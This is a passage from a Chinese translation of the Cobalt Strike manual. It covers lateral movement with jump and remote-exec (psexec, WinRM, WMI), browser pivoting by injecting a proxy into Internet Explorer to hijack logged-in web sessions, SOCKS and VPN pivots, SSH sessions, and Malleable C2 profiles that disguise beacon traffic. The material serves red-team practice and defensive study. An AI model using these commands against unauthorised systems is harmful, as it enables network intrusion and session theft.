Beacon 的制作令牌对话框（`[beacon]` → `Access` → `Make Token`）是这些命令的前端。它将显示凭据模型的内容，并使用正确的命令将选定的凭据项转化为访问令牌。

Kerberos 票据

使用 `kerberos_ticket_use [/path/to/ticket]` 来将 Kerberos 票据注入当前会话。这将允许 Beacon 与远程系统使用此票据的权限进行交互。可以通过由 mimikatz 2.0 生成的黄金票据来进行此操作。

使用 `kerberos_ticket_purge` 来清除任何与你的会话相关联的 Kerberos 票据。

7.23 横向移动

一旦你有了域管理员或者是目标机器上的本地管理员域用户的令牌，你可以通过滥用这种信任关系来控制目标。Cobalt Strike 的 Beacon 内置有一些横向移动的选项。

输入 `jump` 来列出 Cobalt Strike 中注册的横向移动的选项。运行 `jump [module] [target] [listener]` 来尝试在远程目标上运行一个 payload。

Jump 模块	架构	描述
psexec	x86	使用一个服务来运行一个服务可执行文件
psexec64	x64	使用一个服务来运行一个服务可执行文件
psexec_psh	x86	使用一个服务来运行一个 PowerShell 单行程序
winrm	x86	通过 WinRM 来运行一个 PowerShell 脚本
winrm64	x64	通过 WinRM 来运行一个 PowerShell 脚本

单独运行 `remote-exec` 命令来列举 Cobalt Strike 中注册的远程执行模块。使用 `remote-exec [module] [target] [command+args]` 来尝试在远程目标主机上运行特定的命令。

Remote-exec 模块	描述
psexec	通过服务控制管理器远程执行
winrm	通过 WinRM（PowerShell）远程执行
wmi	通过 WMI （PowerShell）远程执行

横向移动是一个领域，就类似于特权提升，在此领域中一些攻击呈现出自然的在远程目标上派生会话的原语集。一些攻击仅仅给一个可执行原语。`jump` 和 `remote-exec` 命令之间的分离给了你自主决定如何去武器化仅执行原语的灵活性。

Aggressor Script 提供了一个 API 来给 `jump` 和 `remote-exec` 命令添加新的模块。你可以通过查看 Aggressor Script 文档（特别是 Beacon 章节）来获取更多信息。

7.24 横向移动 GUI

Cobalt Strike 也提供一个 GUI 来使得横向移动更加简单。切换到目标可视化表或转到 `View` → `Targets`。导航到 `[target]` → `Jump` 并选择所需的横向移动选项。 将打开以下对话框：




图39. 横向移动对话框

要使用此对话框：

首先，决定你想用哪种信任来进行横向移动。如果你想使用你的某个 Beacon 中的令牌，勾选 `Use session's current access token`（使用会话的当前访问令牌）框。你也可以使用凭据或哈希来进行横向移动。从凭据存储中选择凭据或者手动填写 `User`、`Password` 和 `Domain` 字段。Beacon 会使用此信息来为你生成一个访问令牌。记住，你需要在高权限的上下文（管理员权限）中执行这些操作才能生效。

接下来，选择用于横向移动的监听器。在这种场景中，SMB Beacon 通常是一个很好的选择。

最后，选择你想从哪个会话中执行横向移动攻击。Cobalt Strike 的异步攻击模型要求每一个攻击都从一个受害系统中执行。如果没有可以展开攻击的 Beacon 会话就没有可以执行此操作的选项。如果你在一个内部行动中，考虑 hook 一个你控制的 Windows 系统并以其作为你使用凭据或哈希攻击其他系统的起点。

点击 `Launch`（启动）。Cobalt Strike 将激活选定 Beacon 的标签页并对其发出命令。攻击的反馈会展现在 Beacon 的控制台中。

第八章 Browser Pivoting

8.1 概述

Zeus 这样的恶意软件及其变体将它们自己注入一个用户的浏览器中来窃取银行业务相关的信息。这是一种以浏览器为媒介的攻击，因为攻击者将恶意软件注入到目标的浏览器中。

以浏览器为媒介的恶意软件使用两种方式来窃取银行信息。第一种方法是捕获发送到服务器的表单信息，比如，恶意软件可能会 hook Firefox 中的 PR_Write 来拦截由 Firefox 发送到 HTTP POST 信息。第二种方法是，它们将 JavaScript 注入特定的网页来使用户认为网站在请求那些实际上是攻击者想要的信息。

Cobalt Strike 为以浏览器为媒介的攻击提供了第三种方法。它让攻击者劫持所有经过身份验证的 web 会话。一旦用户登进一个网站，攻击者可能会让用户的浏览器代表其进行请求。因为用户的浏览器正在发出请求，它会自动的重新对任何用户已经登入的网站进行再次身份验证。我把它称为一个 `Browser Pivoting`。`Browser Pivoting` 使攻击者可以用自己的浏览器通过目标的浏览器中继请求。这使攻击者可以以目标用户的身份与应用网站进行静默交互、实现后渗透目标。

> 译者注：
>
> 简单来说，浏览器跳板攻击可以让攻击者以受害主机上的终端用户的身份来访问浏览器上开着的应用。攻击者可以继承目标用户对于网站的访问权限，相当于直接跳过了对于浏览器上的应用程序的身份验证。




图40. Browser Pivoting 操作

Cobalt Strike 的 `Internet Explorer` Browser Pivoting 的实现是通过将一个 HTTP 代理服务器注入到受害者的浏览器。不要将此实现与改变用户的代理设置混淆了。此代理服务器不影响用户访问站点的方式。相反，此代理服务器供攻击者使用。所有通过它的请求都由受害者的浏览器完成。

8.2 设置

要设置 Browser Pivoting，通过 `[beacon]` → `Explore` → `Browser Pivot`。选择你想要的注入的 Internet Explorer 实例。你也可以决定使用哪个端口绑定 Browser Pivoting 代理服务器。




图41. 启动一个 Browser Pivoting

注意你注入的进程非常重要。注入到 Internet Explorer 来继承用户的经过身份验证的 web 会话。Internet Explorer 的现代版本会为每个标签页派生单独的进程。如果你的目标使用一个现代版本的 Internet Explorer，那么你必须注入与打开的选项卡关联的进程以继承会话状态。具体是那个标签页进程无关紧要（子选项卡共享会话状态）。通过查看 Browser Pivoting 设置对话框中的 PPID 值识别 Internet Explorer 选项卡进程。如果 PPID 引用了 explorer.exe，则进程与标签页无关。如果 PPID 引用了 iexplore.exe，则进程与一个标签页相关联。Cobalt Strike 将在它认为你可以注入的进程旁边显示一个勾选框。

设置完 Browser Pivoting 之后，请设置你的 web 浏览器来使用 Browser Pivoting 代理服务器。请记住，Cobalt Strike 的 Browser Pivoting 服务器是一个 HTTP 代理服务器。




图42. 配置浏览器设置

8.3 使用

一旦 Browser Pivoting 启动，你就可以作为目标用户来浏览 web。要知道当你访问开启了SSL的网站时， Browser Pivoting 代理服务器会提供它的 SSL 证书。这对于此技术的生效是必不可少的。

当 Browser Pivoting 代理服务器检测到 SSL 错误时，它会要求你将一个主机添加到你的浏览器信任存储中。将这些主机添加到信任存储，然后按刷新以使受 SSL 保护的网站正确加载。

如果你的浏览器固定了目标站点的证书，那么让浏览器接受 Browser Pivoting 代理服务器的证书就不再可能。这是一个比较棘手的事情。一种选择是使用其他浏览器。开源的 Chromium 浏览器有一个可以忽略所有证书错误的命令行选项。这是 Browser Pivoting 技术使用的理想选择：

```
chromium --ignore-certificate-errors --proxy-server=[host]:[port]
```

要停止 Browser Pivoting 代理服务器，在其 Beacon 控制台里面输入 `browserpivot stop`。

如果用户关闭了你正在使用的标签页，你需要重新注入 Browser Pivoting 代理服务器。当无法连接到浏览器中的 Browser Pivoting 代理服务器时， Browser Pivoting 标签页将发出警告。

8.4 工作原理

Internet Explorer 将其所有通信委托给名为 `WinINet` 的库。任何程序都可以使用 `WinINet` 这个库来管理其用户的 cookies、SSL 会话和服务器身份验证。

Cobalt Strike 的 Browser Pivoting 选项利用了 WinINet 基于每个进程透明地管理身份验证和重新身份验证的原理。通过将 Cobalt Strike 的 Browser Pivoting 技术注入到用户的 Internet Explorer 实例中，可以引发免费的透明再验证。

第九章 Pivoting

9.1 什么是 Pivoting

`Pivoting`，在本手册中，指的是「将一个受害机器转为其他攻击和工具的跳板」。Cobalt Strike 的 Beacon 提供了多种 `pivoting` 选项。前提是 Beacon 处于交互模式。交互模式意味着一个 Beacon 每秒内多次连接到团队服务器。使用 `sleep 0` 命令来使你的 Beacon 进入交互模式。

9.2 SOCKS 代理

通过 `[beacon]` → `Pivoting` → `SOCKS Server` 来在你的团队服务器上设置一个 SOCKS4a 代理服务器。或者使用 `socks 8080` 命令来在端口 8080 上设置一个 SOCKS4a 代理服务器（或者任何其他你想选择的端口）。

所有经过这些 SOCKS 服务器的连接都将被转变为让相关联 Beacon 执行的连接、读写和关闭任务。你可以通过任何类型的 Beacon 经由 SOCKS 隧道传输（甚至是一个 SMB Beacon）。

Beacon 的 HTTP 数据通道是响应速度最快的 `pivoting` 方法。如果你想通过 DNS 中继流量，使用 DNS TXT 记录的通信模式。

要查看当前已经配置的 SOCKS 服务器，通过 `View` → `Proxy Pivots`。

使用 `socks stop` 命令来停用 SOCKS 代理服务器。

Proxychains

proxychains 工具将强制外部程序使用你指定的 SOCKS 代理服务器。你可以使用 proxychains 强制第三方工具经过 Cobalt Strike 的 SOCKS 服务器。要了解有关 proxychains 的更多信息，请访问：

- http://proxychains.sourceforge.net/


Metasploit

你也可以通过 Beacon 来隧道传输 Metasploit 框架的漏洞利用和模块。创建一个 Beacon SOCKS 代理服务器（如上所述），然后将以下内容粘贴到你的 Metasploit 框架控制台中：

```
setg Proxies socks4:team server IP:proxy port
setg ReverseAllowProxy true
```

这些命令将指示 Metasploit 框架将你的代理选项应用于从此时开始所有的执行的模块。以此种方式通过 Beacon 进行中继，完成操作后，使用 `unsetg Proxies` 停止中继。

如果你觉得上面的操作很难被记住，通过 `View` → `Proxy Pivots`。选中你设置的代理中继然后按 `Tunnel` 按钮。`Tunnel` 按钮将提供通过你的 Beacon 隧道传输至 Metasploit 框架所需的 `setg Proxies` 语法。



9.3 反向端口转发

使用 `rportfwd` 命令来通过 Beacon 设置一个反向跳板。`rportfwd` 命令会绑定失陷主机上的一个端口。任何到此端口的连接将会导致你的 Cobalt Strike 服务器初始化一个到另一个主机和端口的连接并中继这两个连接之间的流量。Cobalt Strike 通过 Beacon 隧道传输流量。`rportfwd` 命令的语法是：

```
rportfwd [bind port] [forward host] [forward port]
```

使用 `rportfwd stop [bind port]` 停用反向端口转发。

9.4 Pivot 监听器

限制从目标网络到命令与控制基础设施的直接连接的数量是一种很好的技巧。一个 pivot 监听器允许你创建一个绑定到 Beacon 或者 SSH 会话的监听器。这样，你可以创建新的反向会话而无需更多到你的命令与控制基础设施的直接连接。

要配置一个 pivot 监听器，通过 `[beacon]` → `Pivoting` → `Listener...`。这将打开一个对话框，你可以定义一个新的 pivot 监听器。




图43. 配置一个 Pivot 监听器

一个 pivot 监听器将绑定到指定会话上的侦听端口。`Listen Host` （监听主机）字段的值配置你的反向 TCP payload 会用来连接到这个监听器的地址。 现在，唯一的 payload 选项是 `windows/beacon_reverse_tcp`。

Pivot 监听器不会更改 pivot 主机的防火墙配置。如果一个 pivot 主机有一个基于主机的防火墙，这可能会干扰你的监听器。你作为操作者需要预测这种情况并采取正确的措施。

要移除一个 pivot 监听器，通过 `Cobalt Strike` → `Listeners` 来在那里移除监听器。如果会话仍可访问，Cobalt Strike 将发送一个任务来拆除监听的 socket。

9.5 隐蔽 VPN

VPN pivoting 是一种灵活的隧道传输方式，这种方式不受代理 pivot 的那些限制。Cobalt Strike 通过其隐蔽 VPN 功能提供 VPN pivoting 服务。隐蔽 VPN 创建一个在 Cobalt Strike 系统上的网络接口并将此接口桥接进目标的网络中。




图44. 部署隐蔽 VPN

要激活隐蔽 VPN，在一个失陷主机上单击右键，转到 `[beacon]` → `Pivoting` → `Deploy VPN`。选择你希望隐蔽 VPN 绑定到的远程接口。如果当前没有本地接口，按 `Add` 按钮来创建一个。

勾选 `Clone host MAC address`（克隆主机 MAC 地址）框来使你的本地接口具有与远程接口一样的 MAC 地址。保留此选项的勾选状态是最安全的选择。

激活隐蔽 VPN 接口后，你可以像使用你的系统上的任何物理接口一样使用它。使用 `ifconfig` 来配置其 IP 地址。如果目标网络具有 DHCP 服务器，则你可以使用你的操作系统内置工具向其请求IP地址。

要管理你的隐蔽 VPN 接口，请转到 `Cobalt Strike` → `Interfaces`。在这里 Cobalt Strike 会展示隐蔽 VPN 接口、它们的配置方式以及通过每个接口传输和接收了多少字节。

选中一个接口然后点击 `Remove` 按钮来破坏此接口并关闭这个远程隐蔽 VPN 客户端。隐蔽 VPN 会在重启时移除它的临时文件，并立即撤销任何系统更改。

点击 `Add` 按钮来配置一个新的隐蔽 VPN 接口。




图45. 设置一个隐蔽 VPN 接口

隐蔽 VPN 接口由一个网络分接头和一个用于通信 63 个以太网帧通过的通道组成。要配置接口，请填入接口名称（这是你稍后要通过 `ifconfig` 操作的名称）和一个 MAC 地址。

你还必须为接口配置隐蔽 VPN 通信渠道。

隐蔽 VPN 可以通过 UDP 连接，TCP 连接，ICMP 或使用 HTTP 协议来通信以太网帧。 `TCP(Reverse)` 通道会让目标连接到你的 Cobalt Strike 实例。 `TCP(Bind)` 通道会让 Cobalt Strike 通过 Beacon 与 VPN 建立隧道通信。

Cobalt Strike 将基于你选择的 `Local Port`（本地端口） 和 `Channel`（通道）建立和管理与隐蔽 VPN 客户端的之间的通信。

隐蔽 VPN HTTP 通道使用 Cobalt Strike Web 服务器。你可以在同一个端口上托管其他的 Cobalt Strike web 应用和多个隐蔽 VPN HTTP 通道。

要获取最佳效果，请使用 UDP 通道。 与 TCP 和 HTTP 通道相比，UDP 通道的开销最少。如果你需要通过一个限制严格的防火墙，可以使用 ICMP，HTTP 或 TCP(Bind) 通道。

虽然隐蔽 VPN 具有灵活性优势，但是具体选择使用 VPN pivot 还是代理 pivot 这取决于具体环境。隐蔽 VPN 需要管理员访问权限。代理 pivot 则不需要。隐蔽 VPN 创建新的通信通道。代理 pivot 则不会。你应该首先使用代理 pivot，然后在需要时移至 VPN pivot。

第十章 SSH 会话

10.1 SSH 客户端

Cobalt Strike 使用内置的 SSH 客户端控制 UNIX 目标。该 SSH 客户端接收任务并通过一个父 Beacon 路由其输出。

使用 `ssh [target] [user] [password]` 命令从一个 Beacon 中启动 SSH 会话。你也可以使用 `ssh-key [target] [user] [/path/to/key.pem]` 命令以使用密钥进行身份验证。

这些命令运行 Cobalt Strike 的 SSH 客户端。客户端会向父 Beacon 报告任何连接和身份验证问题。如果连接成功，你将在 Cobalt Strike 的显示中看到一个新会话。这是一个 SSH 会话。右键单击此会话，然后按 `Interact` 来打开 SSH 控制台。 输入 `help` 以查看 SSH 会话支持的命令列表。输入 `help` 后跟一个命令名称，以获取有关该命令的详细信息。

10.2 运行命令

`shell` 命令将运行你提供的命令和参数。运行的命令在 Cobalt Strike 将命令置于后台之前可以锁定 SSH 会话长达 20 秒。Cobalt Strike 将在可用时报告这些长时间运行的命令的输出。

使用 `sudo [password] [command + arguments]` 尝试通过 sudo 运行命令。这个别名要求目标的 sudo 接受 `-S` 标志。

`cd` 命令将更改 SSH 会话的当前工作目录。 `pwd` 命令报告当前的工作目录。

10.3 上传和下载文件

`upload` 命令会将文件上传到当前工作目录。 `download` 命令将下载文件。通过 `download` 命令下载的文件可以通过 `View` → `Downloads` 查看。你也可以输入 `downloads` 来查看正在进行的文件下载。 `cancel` 命令将取消正在进行的下载任务。

10.4 对等 C2

SSH 会话可以控制 TCP Beacon。使用 `connect` 命令启动对一个等待连接的 TCP Beacon 的控制。使用 `unlink` 断开一个 TCP Beacon 会话的连接。

通过 `[session]` → `Listeners` → `Pivot Listener…` 来设置一个与此 SSH 会话绑定的 pivot 监听器。这将允许这个失陷的 UNIX 目标可以接收反向 TCP Beacon 会话。此选项的前提是需要 SSH 守护程序的 `GatewayPorts` 选项的值被设定为 `yes` 或 `ClientSpecified`。

10.5 SOCKS Pivoting 和反向端口转发

使用 `socks` 命令在团队服务器上创建一个通过 SSH 会话转发流量的 SOCKS 服务器。 `rportfwd` 命令还将创建一个反向端口转发，用于路由通过 SSH 会话和你的 Beacon 链的流量。

`rportfwd` 有一个警告： `rportfwd` 命令要求 SSH 守护程序绑定到所有接口（0.0.0.0）。SSH 守护程序很可能会覆盖此设置，并强制端口绑定到 localhost。你需要将 SSH 守护程序的 `GatewayPorts` 选项更改为 `yes` 或 `ClientSpecified`。

第十一章 C2 拓展文件

11.1 概述

许多 Beacon 指标由一个 C2 拓展文件控制。一个 C2 拓展文件由设置和数据转换组成。数据转换是一个简单的程序，它指定如何转换数据并将其存储在事务中。转换和存储数据的同一程序，向后解释，还从事务中提取和恢复数据。

要使用自定义配置文件，你必须在启动 Cobalt Strike 团队服务器时在以下位置指定你的配置文件：

```
./teamserver [external IP] [password] [/path/to/my.profile]
```

每个 Cobalt Strike 实例只能加载一个配置文件。

11.2 检查错误

Cobalt Strike 的 Linux 软件包包含一个 `c2lint` 程序。 该程序将检查一个通信配置文件的语法，进行一些额外的检查，甚至使用随机数据对你的配置文件进行单元测试。强烈建议你在将配置文件加载进 Cobalt Strike 之前先使用此工具检查你的配置文件。

```
./c2lint [/path/to/my.profile]
```

11.3 配置文件语言

创建配置文件的最佳方法是修改现有配置文件。在 Github 上有一些可用的配置文件示例：

- https://github.com/rsmudge/Malleable-C2-Profiles

打开配置文件时，你会看到以下内容：

```
# this is a comment
set global_option "value";

protocol-transaction {
    set local_option "value";

    client {
        # customize client indicators
    }

    server {
        # customize server indicators
    }
}
```

注释以 `#` 开头，一直到行尾。 `set` 语句是给一个选项赋值的方法。配置文件使用 `{花括号}` 将语句和信息组合在一起。语句始终以分号结尾。

为了帮助理解，请看这里的配置文件片段：

```
http-get {
    set uri "/foobar";
    client {
        metadata {
            base64;
            prepend "user=";
            header "Cookie";
        }
    }
```

此部分配置文件定义了 HTTP GET 事务的指标。第一个语句，`set uri`，设定客户端和服务器在此事务期间将引用的 URI。这套语句发生在客户端和服务器代码块之外，因为它适用于它们两者。

`client`（客户端）代码块为执行 HTTP GET 请求的客户端定义指标。在这里客户端指 Cobalt Strike 的 Beacon payload。

当 Cobalt Strike 的 Beacon 回连到团队服务器时，它会发送关于自身的元数据给 Cobalt Strike。在此配置文件中，我们必须定义如何编码此元数据和如何使用我们的 HTTP GET 请求发送元数据。

`metadata` 关键字后跟一组语句，用于指定如何转换和将元数据嵌入我们的 HTTP GET 请求中。在 `metadata` 关键字之后的一组语句称为一个数据转换。

 1580694590655

数据转换中的第一条语句指出，我们将对元数据 base64 编码 [1]。第二条语句 `prepend` 接受我们编码的元数据，并将字符串 `user=` 附加到它前面 [2]。现在，我们转换后的元数据为 `“user=“.base64(metadata)`。第三句话说我们会将转换后的元数据存储到名为 Cookie [3] 的客户端 HTTP 头中。这一部分配置文件就是这个意思。

Beacon 及其服务器都使用配置文件。上面我们已经从 Beacon 客户端的角度解析了配置文件。Beacon 服务器也会获取相同的信息并向后解释。假设我们的 Cobalt Strike 的 web 服务器收到了获取 URI `/foobar` 的 GET 请求。现在，它想从事务中提取元数据。

	Step	Action	Data
0.	Start		
1.	header "Cookie"	Recover from Transaction	user=bWV0YWRhdGE=
2.	prepend "user="	Remove first 5 characters	bWV0YWRhdGE=
3.	base64	Base64 Decode	metadata

`header` 语句告诉服务器从哪里来恢复我们转换后的元数据 [1]。

HTTP服务器会为我们解析来自 HTTP 客户端的请求头。接下来，我们需要处理 `prepend`（前置）语句。为了恢复被转换的数据，我们将前置解释为删除前 X 个字符 [2]，其中 X 是我们添加的原始字符串的长度。现在，只剩下最后一个语句 `base64` 需要解释。之前我们使用了 base64 编码函数来转换元数据。所以现在，我们使用 base64 解码函数来恢复元数据 [3]。

一旦配置文件解释器完成了所有这些逆语句的操作，我们就会获取原始的元数据。

数据转换语言

数据转换是转换和传输数据的一系列语句。数据转换语句包括：

Statement	Action	Inverse
append "string"	Append "string"	Remove last LEN(“string”) characters
base64	Base64 Encode	Base64 Decode
base64url	URL-safe Base64 Encode	URL-safe Base64 Decode
mask	XOR mask w/ random key	XOR mask w/ same random key
netbios	NetBIOS Encode ‘a’	NetBIOS Decode ‘a’
netbiosu	NetBIOS Encode ‘A’	NetBIOS Decode ‘A’
prepend "string"	Prepend "string"	Remove first LEN(“string”) characters

数据转换是任意数量的这些语句的任意组合。例如，你可以选择对数据进行 `netbios` 编码以传输数据，添加一些信息，然后对整个数据包进行 base64 编码。

数据转换始终以终止语句结束。在一个数据转换中只能使用一个终止语句。这个语句告诉 Beacon 和它的服务器要在事务中的哪里存储转换后的数据。

有四个终止语句。

Statement	What
header “header”	Store data in an HTTP header
parameter “key”	Store data in a URI parameter
print	Send data as transaction body
uri-append	Append to URI

`header` 终止语句将转换后的数据存储在 HTTP 头中。`parameter` 终止语句将转换后的数据存储在 HTTP 参数中。此参数始终为作为 URI 的一部分发送。`print` 语句在事务主体中发送转换后的数据。

`print` 语句是 `http-get.server.out`、`puthttppost.server.output` 和 `http-stager.server.output` 语句块的预期终止语句。你可以对在其他的语句块中使用 `header`、`parameter`、`print` 和 `uri-append` 终止语句。

如果你在 `http-post.client.output` 中使用 `header`、`parameter` 或 `uri-append` 终止语句，Beacon 会将其响应分块到合理的长度以匹配事务的此部分。

这些块及其发送的数据将在后面的章节中介绍。

字符串

Beacon 的配置文件语言允许你在多个地方使用「字符串」。通常，字符串会被原样解释。但是，你可以在字符串中使用一些特殊值：

Value	Special Value
“\n”	Newline character
“\r”	Carriage Return
“\t”	Tab character
“\u####”	A unicode character
“\x##”	A byte (e.g., \x41 = ‘A’)
“\\”	\

头和参数

数据转换是自定义指标过程的重要组成部分。数据转换允许你变形 Beacon 在每个事务中必须发送或接收的数据。你也可以给每个事务添加额外的指标。

在一个 HTTP GET 或 POST 请求中，这些额外的指标以头或参数的形式出现。在客户端块中使用 `parameter`（参数）语句向一个 HTTP GET 或 POST 事务中添加任意参数。

这段代码将强制 Beacon 在发出请求时向 `/foobar` URI 添加 `bar=blah` 参数。

```
http-get {
    client {
        parameter "bar" "blah";
```

在客户端或服务器语句块中使用 `header` 语句来给客户端的请求或服务端的响应添加任意的 HTTP 头。这个 `header` 语句添加了一个指标来让网络安全监控团队放心。

```
http-get {
    server {
        header "X-Not-Malware" "I promise!";
```

配置文件解释器会按顺序解释你的 `header` 语句和 `parameter` 语句。也就是说，WinINet 库（客户端）和 Cobalt Strike Web 服务器拥有对这些指标在事务中会出现的位置的最终决定权。

选项

你可以通过配置文件配置 Beacon 的默认设置。有两种类型的选项：全局和本地选项。全局选项更改全局的 Beacon 设置。本地选项是具体的事务。你必须在正确的上下文中设置本地选项。使用 `set` 语句来设置一个选项。

```
set "sleeptime" "1000";
```

以下是一些选项：

